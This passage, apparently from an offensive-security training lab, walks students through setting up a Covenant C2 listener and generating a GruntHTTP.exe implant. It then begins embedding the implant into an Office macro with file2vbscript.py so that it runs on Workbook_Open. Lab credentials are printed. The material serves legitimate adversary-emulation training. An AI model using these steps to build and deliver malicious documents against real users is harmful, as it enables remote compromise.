
To get started, please first download asset file maldocs.zip here, and unzip it on your Windows desktop of the CommandoVM. This will create a folder maldocs on your desktop.


From the CommandoVM, please connect to Covenant, which can be accessed on `https://192.168.20.107:7443` with username `student` username and password `Sec699!!`. As we will download executable files generated by Covenant, it is recommended to use Firefox, as Chrome might block downloads.




If you have listeners from previous exercises, it's best to delete them. They will not interfere with our exercise, but you might select the wrong listener when creating grunts. To avoid this, we recommend deleting old listeners.

As a first step, let's create a new, fresh listener:







As you've done before, please make sure to provide the correct ConnectAddress `192.168.20.107` (which is the IP address of our C2 machine) before clicking the Create button. We have now created a listener that becomes active in just a few seconds:



Next up, let's create a Launcher that can be used to deliver grunts to our victims. Please click the `Launcher` tab from the menu item to the left:




Select `Binary`:




Before you push the `Generate` button, make sure that you verify that your listener is selected, that you choose .NET version 4.0 (DotNetVersion: Net40), and that the kill date lies at least a couple of days later than today (this to avoid any accidental time sync issues).

Once finished, please click the `Generate` button. The name GruntHTTP.exe will appear shortly after you pressed the button:



Download the file and save it into the maldocs folder on your CommandoVM desktop.



This GruntHTTP.exe is now an executable that we want to deliver to our victim machine, and have it run on said machine. This will establish a C2 channel to the Covenant listener we just created, giving us remote access to the victim machine and the capability to execute commands on the victim machine.

Typical vectors to deliver malicious payloads are email and downloads. Of course, we all know that emailing Windows executables as attachments is something that is no longer allowed by most email clients and servers for many, many years now. Hence, we need to embed our GruntHTTP.exe into another format that can be delivered as an email attachment.

Step 2: Creation of the maldoc

In this exercise, we will use Office documents. There's nothing unusual with the delivery of an Office document as an email attachment: This is a method that countless businesses and organizations use to go about their daily business.


Although it is possible to embed arbitrary files into Office documents as OLE objects, they will not be opened (e.g., executed) upon opening of the embedding Office document. There are

many solutions and workarounds to this problem. What we will use is a tool that converts an arbitrary file into pure VBA source code, which can then be included in the Office document.

The free and open-source tool that we will use is file2vbscript.py. It is a Python program that takes an arbitrary file as input and generates Visual Basic code that embeds the file (as individual numbers for each byte of the payload file, directly into the source code), and drops it to disk and launches it when the Visual Basic code is executed.

On your CommandoVM, please open a command-line prompt (cmd.exe) and navigate to your maldocs folder (c:\users\student\Desktop\maldocs). Execute the following command:

```
file2vbscript.py -o -t -e Workbook_Open GruntHTTP.exe GruntHTTP-vba.txt
```

